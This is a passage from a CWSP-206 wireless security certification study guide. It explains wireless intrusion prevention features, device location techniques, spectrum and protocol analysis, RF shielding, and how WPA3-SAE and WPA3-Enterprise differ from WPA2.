
224

Certified Wireless Security Professional :: CWSP-206

cwsp®

The use of a WIPS greatly simplifies the requirement to provide legislated security compliance. Various compliance reports may be pre-formatted and included as part of the WIPS' report manager sub-system. This allows the administrator or security officer to generate a near real-time compliance report which can then be supplied to visiting auditors or inspectors.

WIPS can also retain logs of all known activity on a 24x7x365 basis. Since this information is automated, it can be used as part of the evidentiary chain. Some WIPS even include a forensics analysis component which can be valuable in the event that the organization decides to pursue litigation or prosecution against an apprehended intruder.



225

Certified Wireless Security Professional :: CWSP-206

cwnp®

Some WIPS platforms can provide device location identification by using sophisticated radio techniques, including triangulation, RF Fingerprinting, and Time Difference of Arrival (TDoA). Triangulation and RF Fingerprinting are the most common techniques for device tracking. With triangulation, multiple sensors that have a view of the intruding device (must be at least 3) measure signal strength metrics and send this data to the WIPS server. The WIPS server compares these signal strength measurements and performs a calculation based on known path loss formulas that can identify the location of the intruder. The location of the device can then be plotted on a floor plan.


RF Fingerprinting is often used in cooperation with other location techniques to improve accuracy. After a WIPS solution has been installed, a manual walk about is performed with a client device to calibrate the WIPS system. The collected data is stored by the WIPS sensor. This RF Fingerprint is later used in comparison analysis of triangulation or TDoA techniques to improve accuracy.

In TDoA systems, a WIPS platform uses the known speed of radio wave travel to locate a device. As the WIPS server processes frames from the sensors, it uses time stamping to mark the first instance of a specific frame. Then, as subsequent instances of this same frame are recorded by other sensors, the WIPS server can compare the time delay of the same frame as received by different sensors to determine the distance of the transmitting device from the sensors. In this way, wireless LAN security staff may locate the intruder device and remove it from the premises.

A modern technique known as RF Fingerprinting may also be used by some WIPS as a method to provide a more accurate device location solution. RF Fingerprinting requires that a detailed survey analysis be performed in advance, whereby the radio signature of a moving target is tracked throughout the premises and the resulting signal strengths are logged to a database. When used in conjunction with the triangulation information, this RF Fingerprint detail can allow


the WIPS to locate the offending intruder within a relatively precise area.

## Integrated Spectrum Analysis



Another advanced feature which may be found within a limited number of enterprise-class WIPS is an integrated spectrum analysis engine. In this feature, a number of the remote sensors contain an integrated spectrum analyzer chipset which can upload its data to the central WIPS server.

This capability allows the remote administrator to view the exact state of a remote radio environment through the management console. This allows the accurate diagnosis of spectrum problems, such as Layer 1 denial-of-service attacks, from the remote console.



227

Certified Wireless Security Professional :: CWSP-206

cwsp®

As the IEEE 802.11 specification continues to expand, new, beneficial features are introduced that also create new problems. IEEE 802.11n/ac and IEEE 802.11w are developments that may be a hindrance for some WIPS systems.

With the new PHY frame formats of IEEE 802.11n/ac and the 40 MHz, 80 MHz and possibly 160 MHz wide channels, legacy IEEE 802.11a/b/g WIPS systems will not be able to recognize and/or interpret some IEEE 802.11n/ac transmissions. This means that some attacks could be conducted by IEEE 802.11n/ac devices that are not identified by the WIPS system.

IEEE 802.11w introduces new frame protection features that provide management frame authentication. When these features are enabled, only securely associated stations will be able to terminate the session with a disassociation or deauthentication frame. Before IEEE 802.11w, a deauthentication or disassociation frame was a notification and could not be refused. This functional operation made it possible for any WIPS to terminate an active association with a deauth or disassociation frame. However, when these management frames require authentication (MIC validation), some rogue containment measures will no longer work.

## Monitoring in the Cloud

### Common Features

- Alarm management
- Automatic device classification
- Event logging and categorization
- Location tracking features
- Auditing and forensics
- Rogue access point detection
- BYOD policy enforcement
- Security monitoring
- Reporting
- And more



Cloud-managed wireless LAN technology continues to grow at a steady pace. This technology is becoming widely used and popular for many different markets including enterprise wireless network deployments.

Cloud-managed wireless LAN technology continues to grow at a steady pace. This technology is becoming widely used and popular for many different markets including enterprise wireless network deployments. In addition to the “cloud” some manufacturers create on-premise solutions so they can have the cloud in their own data center. Cloud-managed infrastructures are sometimes referred to as controller-less solutions because they operate without the need for a hardware controller. Some companies manufacture infrastructure devices that are only cloud-managed and some that previously built controller only solutions now have some cloud-managed models. The following list shows companies that provide primarily cloud-managed solutions:

- Adtran - Bluesocket
- Aerohive
- Cisco-Meraki


Cloud-managed monitoring and WIPS solutions have many if not all of the same features as hardware and software based WIPS solutions do. The main difference is there may not be a physical presence on location. Instead, the information collected is accessible from anywhere with an active Internet connection. Many of these solutions offer the following features:

- Alarm management
- Automatic device classification
- Event logging and categorization
- Location tracking features
- Auditing and forensics
- Rogue access point detection
- BYOD policy enforcement
- Security monitoring

Reporting  
And more

With some of these solutions, the cloud-managed access point can act as a part-time or full-time WIPS sensor. It is only a matter of the desired configuration. The software that is used to manage the wireless infrastructure is also used for the WIPS functionality. The main benefit to these solutions is there is no hardware, server or appliance that needs to be purchased or installed. This can be a significant cost savings to many organizations. It also allows for smaller networks such as small office home office (SOHO) and small and medium-sized businesses (SMBs) to be able to incorporate a WIPS solutions into their infrastructures. Another benefit is the fact that these can be accessed and managed from anyplace with an active Internet connection.

## WNMS Security Features



Wireless Network Management Systems (WNMS) can be used to provide much of the functionality found in some WIPS. For instance, WNMS can be used to identify trusted, known, and rogue devices. However, WNMS differ from WIPS in that they do not have the ability to use dedicated, remote, hardware sensors. Instead, they use access points as sensors.

WNMS can identify and display authentication types in use on a per-association basis.


WNMS can be configured with graphical floor plans that encompass multiple floors of multiple buildings. The WNMS can then display coverage maps and identify user locations.

The screenshot shows the Cisco Wireless LAN Controller (WLC) management interface. The top navigation bar includes links for MONITOR, WLAN, CONTROLLER, WIRELESS, SECURITY, MANAGEMENT, COMMANDS, HELP, and FEEDBACK. The left sidebar has sections for Summary, Access Points, Statistics, CISCO, Roaps, Clients, and Modules. The main content area has tabs for MONITOR, WLAN, CONTROLLER, WIRELESS, SECURITY, and MANAGEMENT. The 'CONTROLLER' tab is selected. Under MONITOR, the 'Access Points' section is highlighted with a red circle. Under WIRELESS, the 'Access Control Lists' section is expanded, and the 'Rogue Protection Policies' item is highlighted with a red circle. The bottom right corner shows a watermark for 'CWNP'.

Wireless LAN Controllers may allow some of their controller-based access points to be recommissioned as dedicated, remote, hardware sensors. Some wireless LAN Controller systems also allow their controller-based access points to multitask these duties, switching briefly between sensor and access point operations. However, in this scenario it may be possible for the sensor to miss some crucial information because it is busy acting as an access point.

While controller-based WIPS functions are usually not as robust as dedicated third-party WIPS products, they still offer substantial security benefits and configuration options. The cost savings of integrated WIDS/WIPS functionality may be significant.

## Distributed Protocol Analyzers



The screenshot shows a software application window titled "Distributed Protocol Analyzers". The main pane displays a list of captured wireless frames, each row containing fields such as "Index", "Time", "Source MAC", "Destination MAC", "SSID", "BSSID", "Protocol", and "Type". A yellow callout box contains the following text:

- Many WIPS platforms support traffic analysis as a function of security and performance monitoring, but some also provide robust protocol analysis support.
- Access point vendors are also beginning to support better remote protocol analysis directly from the AP.
- Some vendors create dedicated remote monitoring devices for L2 analysis.

At the bottom of the window, it says "231" and "Certified Wireless Security Professional :: CWSP-206". On the right side of the slide, there are two icons of routers: one blue and one red.

Wireless LAN Protocol Analyzers may have the ability to use distributed sensors to accumulate and report protocol capture detail from remote locations to a desktop application. This can allow the administrator to view live Layer 2 data from a remote console. Dedicated WIPS platforms are also increasing traffic analysis functionality by providing remote decodes and frame captures.

While manual scans with protocol analyzers is not the recommended practice for comprehensive security monitoring, they can be useful in collecting information that may be relevant to maintaining security posture:

- Extended monitoring for forensic analysis
- Rogue detection and traffic analysis
- Audit security configuration
- Security-related troubleshooting
- Roaming analysis
- Authentication analysis
- Encryption confirmation

Protocol analysis includes frame exchanges and frame decoding. Protocol analyzers can be important wireless security analysis tools for both network security administrators and intruders. Protocol analyzers can be used to capture and save wireless traffic in formats that can be imported by attack applications such as password crackers.

Not all protocol analyzers can decode all OSI layers. Some protocol analyzers only display IEEE 802.11 MAC layer networking information while others can capture, filter, decode, and display all

network traffic, including user data from layers 2-7. Most protocol analyzers allow the insertion of a preshared key so that captured, encrypted traffic can be unencrypted and displayed in real time or saved and decoded later.

Some protocol analyzers can capture and reconstruct TCP sessions into their application layer information (layers 4 - 7) while others can generate and transmit customized IEEE 802.11 frames (layer 2). Distributed protocol analyzers can be placed throughout an enterprise and be configured to supply constant data captures of wireless frames from each location to a centralized console and database. This capability can be invaluable for forensics work.

#### Popular Protocol Analyzers used for IEEE 802.11

- Wildpackets - OmniPeek
- AirMagnet – WiFi Analyzer
- Tamosoft - Commview for WiFi
- Network Instruments – Observer Analyzer
- Wireshark


#### Working with IEEE 802.11 Frames

Knowledge of the different IEEE 802.11 frame types, their formats and usage is crucial to being able to interpret protocol analyzer captures and decodes. Competency in protocol analysis is expected from any network administrator that intends to provide a secure, high-performance, wireless network.

Unlike Ethernet, the IEEE 802.11 protocol uses many different frame layouts, but all of them are based on a general frame format. IEEE 802.11 uses specialized frames for:

- Data
- Control
- Management

## Spectrum Analysis



232

Certified Wireless Security Professional :: CWSP-206

cwsp®

Spectrum analyzers capture raw RF signals (Layer 1) and display visual representation of ambient signals. Spectrum analyzers are the most useful tool for performing RF security audits (e.g. locating RF DoS attacks) and finding RF interference types and sources. These units give the wireless network professional the monitoring tools to accomplish many performance and security related tasks. Some spectrum analyzers have the ability to identify suspicious activities and devices and to home-in on the trespassing devices based on signal strength comparisons.

Hardware and software combinations can also automatically classify many common types of RF sources such as Bluetooth devices, wireless video cameras, microwave ovens, and cordless phones.

Spectrum analyzers may have distributed sensors and be configured to send their reports to a centralized console. This information can be used for forensics purposes if an attack should occur. The spectrum analysis information can be searched and analyzed to provide clues and evidence as to the time, location, and possible identity of the perpetrator. Careful handling of this information is important if the analysis is intended to be used as legal evidence in court. For more information on this aspect, the corporate legal department should be consulted and have input into the security policy formation.

Spectrum analysis will facilitate the discovery of intentional and unintentional DoS attacks by RF interferers.

- Baby monitors
- Microwave ovens
- Wireless cameras
- Cordless phones
- Signal generators
- Other attack devices

## Physical Layer Defense

In extreme security cases, physical RF protection may be required. While these solutions are typically costly and difficult to implement, they can afford some RF security:

- Faraday Cages
- EMF Shielding Paint
- EMF Barriers



233

Certified Wireless Security Professional :: CWSP-206

cwsp®

The only defense against a Physical layer Denial-of-Service (DoS) attack is to RF-harden the building or room where wireless communications are in use. Likewise, the way to keep RF signals from propagating outward is to RF-harden the coverage areas. Some methods used to RF-harden an area against RF DoS attacks include:

TEMPEST protection –

Government/Military strength RF leakage protection.

Anti-RF paint / wallpaper

<http://informationweek.com/story/showArticle.jhtml?articleID=56200676>

Faraday cage / Faraday Shielding

Wikipedia -- “A Faraday cage or Faraday shield is an enclosure formed by conducting material, or by a mesh of such material. Such an enclosure blocks out external static electrical fields. Faraday cages are named after physicist Michael Faraday, who built one in 1836 and explained its operation.”

Faraday shielding in which the metal mesh spacing is less than one-half the wavelength being used can effectively restrict that radio wave.

Due to the expenses involved, installation of anti-RF paint or Faraday shielding is not typically a practical solution to wireless security vulnerabilities for most organizations.

# Chapter 10: WPA3 and OWE

## WPA3 Defined

- WPA3 is the third version of the WPA certification
- Created, in part, as a result of the KRACK vulnerability
- Implements prevention of KRACK in all installations
- Likely to be implemented in production as 802.11ax is rolled out
- Very few clients will support it through the end of 2020 and early 2021

## WPA3 vs. WPA2

### Key areas of differentiation

FEATURES	WPA2	WPA3
STANDARD	Wi-Fi Protected Access 2	Wi-Fi Protected Access 3
WHAT IS IT?	Security protocol developed by the Wi-Fi Alliance for use in securing wireless networks.	Next generation of WPA2 and has better security features.
RELEASE YEAR	2004	2018
ENCRYPTION	WPA2 uses the Advanced Encryption Standard (AES) with CCMP standard.	AES-GCM encryption & Elliptical Curve Cryptography of CNSA Suite B.
SESSION KEY SIZE	128-bit	192-bit
HANDSHAKE PROTOCOL	Pre-Shared Key (PSK) exchange protocol.	Using the Simultaneous Authentication of Equals (SAE), also known as Dragonfly Key Exchange, with Forward Secrecy feature.
SECURITY MODES	WPA2 Personal: Pre-shared Keys (PSK); WPA2 Enterprise: IEEE 802.1X (Radius)	WPA3 Personal: 128-bit SAE (Optional) 192-bit SAE (Optional) 192-bit WPA3 Enterprise: 192-bit SAE.
AUTHENTICATION	Uses 802.1x Open Authentication & Extensible Authentication Protocol (EAP)	Opportunistic Wireless Encryption (OWE). OWE also protects open "unsecured" networks, e.g. Wi-Fi at libraries or cafés.
DATA INTEGRITY	CBC-MAC having 64-bit Message Integrity Code (MIC)	Secure Hash Algorithm - 2 for each input.
WIRELESS CONNECTION PROTOCOL	Wi-Fi Protected Setup (WPS) Vulnerable	Wi-Fi Easy Connect using Device Provisioning Protocol (DPP) – Secure.
PROTECTED MANAGEMENT FRAME IMPROVED RESILIENCY	Mandates support of PMF since early 2018. Older routers with unpatched firmware may not support PMF.	WPA3 mandates use of Protected Management Frames (PMF).
VULNERABLE TO KRACK ATTACKS	Yes.	No, due to SAE key exchange.
VULNERABLE TO OFFLINE Dictionary ATTACKS	Yes.	Blocks authentication after a certain number of failed log-in attempts.


## WPA3 in the News

WPA3 is the latest in the line of security certifications, as of 2019, for general 802.11 wireless access offered by the Wi-Fi Alliance. It implements stronger encryption, better authentication, and improved compliance with some government requirements. The news of its availability was announced on *June 25, 2018* and vendors began implementing it in solutions shortly thereafter. It was enhanced in *April of 2019* to address the Dragonblood vulnerabilities exposed by Mathy Vanhoef and Eyal Ronen which relates to WPA3-Personal (password-based) authentication.



The *Dragonblood* vulnerability allows attackers to use a side-channel attack to gain small amounts of information related to the authentication process. The attacker can perform the attack several times, and the cumulative small amounts of information can reveal the password used. All WPA3 systems, even those released before the publication of the vulnerability, can be patched through software alone to prevent the attack.

## WPA3-SAE/Personal




**Implements a Diffie-Hellman Key Exchange method instead of the normal 4-way handshake alone.**

Three friends get together to play a game of multiplication keep away and Lucy is the player in the middle. George and Billy think up 2 random numbers that they agree to start the game with and then speak them to each other, allowing Lucy to hear the numbers. George and Billy also think up a secret number that they do not share with anyone. To make this even more fun, Lucy has 30 seconds to figure out the private code after she hears the results of the first calculation from both Billy and George.

George, Billy, and Lucy all quickly multiply 3 times 5 and will all come up with 15 easily. All of a sudden, George yells out "60" and Billy yells out "105." Lucy quickly goes to work trying to find the numbers they both multiplied the number 15 by before they perform their next multiplication. While Lucy is dividing both numbers by 15 to get the secret numbers, George and Billy are both multiplying each other's shared numbers by their own secret number and quickly writing down the private code of 420. Now, in a matter of seconds, Lucy figures out that George's secret number is 4 and Billy's secret number is 7 and so now she multiplies  $60 \times 7$  to get 420, and she multiplies  $105 \times 4$  to get the same private code as George and Billy.


## WPA3-SAE/Personal



Now, the game changes from multiplication to powers of 10. This time, George/Billy come up with their agreed-upon public numbers of 3 and 5 and start the game. Using a calculator, all participants can come up with 243 rather quickly but it is the next stage that becomes very difficult for Lucy because the figures Billy/George are sending to each other are very large leaving Lucy to start running guesses at how many times each player multiplied 243 times itself to get the number each one shared out loud. By the time Lucy can guess the two secret numbers to perform the next step and obtain the private code, game over.

In both of the previous illustrations, we used two different mathematical options in order to cause Lucy difficulty when looking for our secret numbers and private codes. In multiplication alone, she was able to obtain the values quickly, but when using powers of 10 the job became much more difficult and time-consuming because of forcing Lucy into a guessing game. Sure, with unlimited guesses, Lucy could eventually guess the secret numbers used by George/Billy to finally come up with the private code, but how much time is it going to take? If we added yet another mathematical factor or even 2 more and tossed in a limit on how many guesses Lucy gets, what is her chance of ever winning the game? Welcome to WPA3.

## WPA3-SAE/Personal Handshakes



WPA3-Personal (Mandatory in all 802.11ax devices), also known as WPA3-SAE comes in two (2) different modes, one being WPA3-SAE Transition Mode. This mode is configured on the access point for the purpose of supporting WPA2-PSK and WPA3-SAE on the same SSID. This allows for the same passphrase to be used on both WPA2-PSK and WPA3-SAE connections. The main difference for the WPA3 user is that the passphrase will grant a hacker access to the network, but not grant them the ability to decrypt traffic on any of the WPA3 sessions. Protected Management Frames are optional in this mode and not mandatory. The network administrator can turn this mode on or off if needed, until all WPA2 client devices are updated.

The second mode in WPA3-Personal operates strictly in WPA3-SAE mode with no connectivity for WPA2 certified devices. In WPA3-SAE mode, Protected Management Frames (802.11w) is required, which helps to prevent spoofed management frames, and connections are more secure through a unique cryptographic exchange process.

With the use of a Diffie-Hellman key exchange and the NIST elliptical curve cryptography (ECC), an attacker can know the password and still not be able to decrypt traffic because it isn't used as a credential in the authentication protocol. The password is only used to index a secret point on an elliptic curve and that point on the curve becomes the generator for use in the cryptographic exchange known as the Dragonfly Key Exchange (see slide). The result is a 32-byte PMK, unknowable to the attacker. If an attacker were to be passively observing this exchange, knowing the password, he/she wouldn't be able to discover or calculate the session's PMK, leaving the encryption keys unknown and unavailable to the attacker.

WPA3 refuses authentication after a certain number of attempted log-ins. This added security helps mitigate Brute-Force-Attacks. This attack is mitigated in WPA3-Personal by using tokens to limit the number of connection attempts. As noted in the slide, WPA3-Personal authentication has

four (4) frames instead of two (2) found in WPA2-Personal. The last two (2) WPA3-Personal authentication frames contain a confirmation token. When the access point gets too many SAE requests, it uses the tokens to limit how many simultaneous connections can be attempted, providing protection against Brute-Force-Attacks.

In the slide, labeled Dragonfly, we see a client device and an access point as they enter into the process of establishing a secure PMK. Please note that the password is already known by the hacker. The purpose of the Dragonfly Key Exchange is to create a unique Pairwise Master Key for each individual session negotiated on the network, and not directly use the password or passphrase to derive the PMK. Both the client and the access point have derived private keys that are not shared with anyone and are shown as Secret A and Secret B. Through the cryptographic exchange, each side uses their public and private information in the Diffie-Hellman hashing process and derive DH Hash A and DH Hash B and then exchanges these two hashes with each other over the air. As shown, the hacker intercepts this information when exchanged. Now that the client has the access point's DH Hash B and the access point has the client's DH Hash A, they both hash their respective private keys with the exchanged hash results. They end up with matching results that serve as the PMK, while the hacker still does not have enough information to get started on finding the PMK.

At this point, the client and access point begin the 4-way handshake, get the keys installed (deriving the Pairwise Transient key and the Group Temporal Key), and they're on their way to sending and receiving encrypted data.

## WPA3-Enterprise

### WPA3 Enterprise

- Protected Management Frames required
- Nothing else really changes

### WPA3 Enterprise-192

- Protected Management Frames required
- AES-256-GCM
- SHA-384
- ECDH-P384
- ECDSA-P384
- Must use EAP-TLS

In the new WPA3-Enterprise certification, Protected Management Frames are added to WPA2-Enterprise. WPA3-Enterprise states that all WPA3 connections SHALL negotiate PMF. That statement, concerning WPA2 Enterprise clients, can get confusing. Simply put, if a WPA2-Enterprise client is attempting to connect to a WPA3-Enterprise network and they are capable of successfully negotiating the use of PMF, the client now becomes a WPA3-Enterprise certified client. When we look back in time at the WPA2-Enterprise 802.1X process, we see that there are many flavors of EAP to be used in the authentication process. There are certificates, tokens, passwords, and PACs in many forms with many options. We also know many of the weaknesses and vulnerabilities found in most of these options. In the new WPA3-Enterprise certification, the provision made to allow WPA2-Enterprise clients on a WPA3-Enterprise network through the negotiation of PMF, also allows the client to utilize all the WPA2-Enterprise EAP options in their 802.1X authentication process. With this, the only difference between WPA2-Enterprise and WPA3-Enterprise is mandating the use of PMF.

### WPA3-Enterprise 192

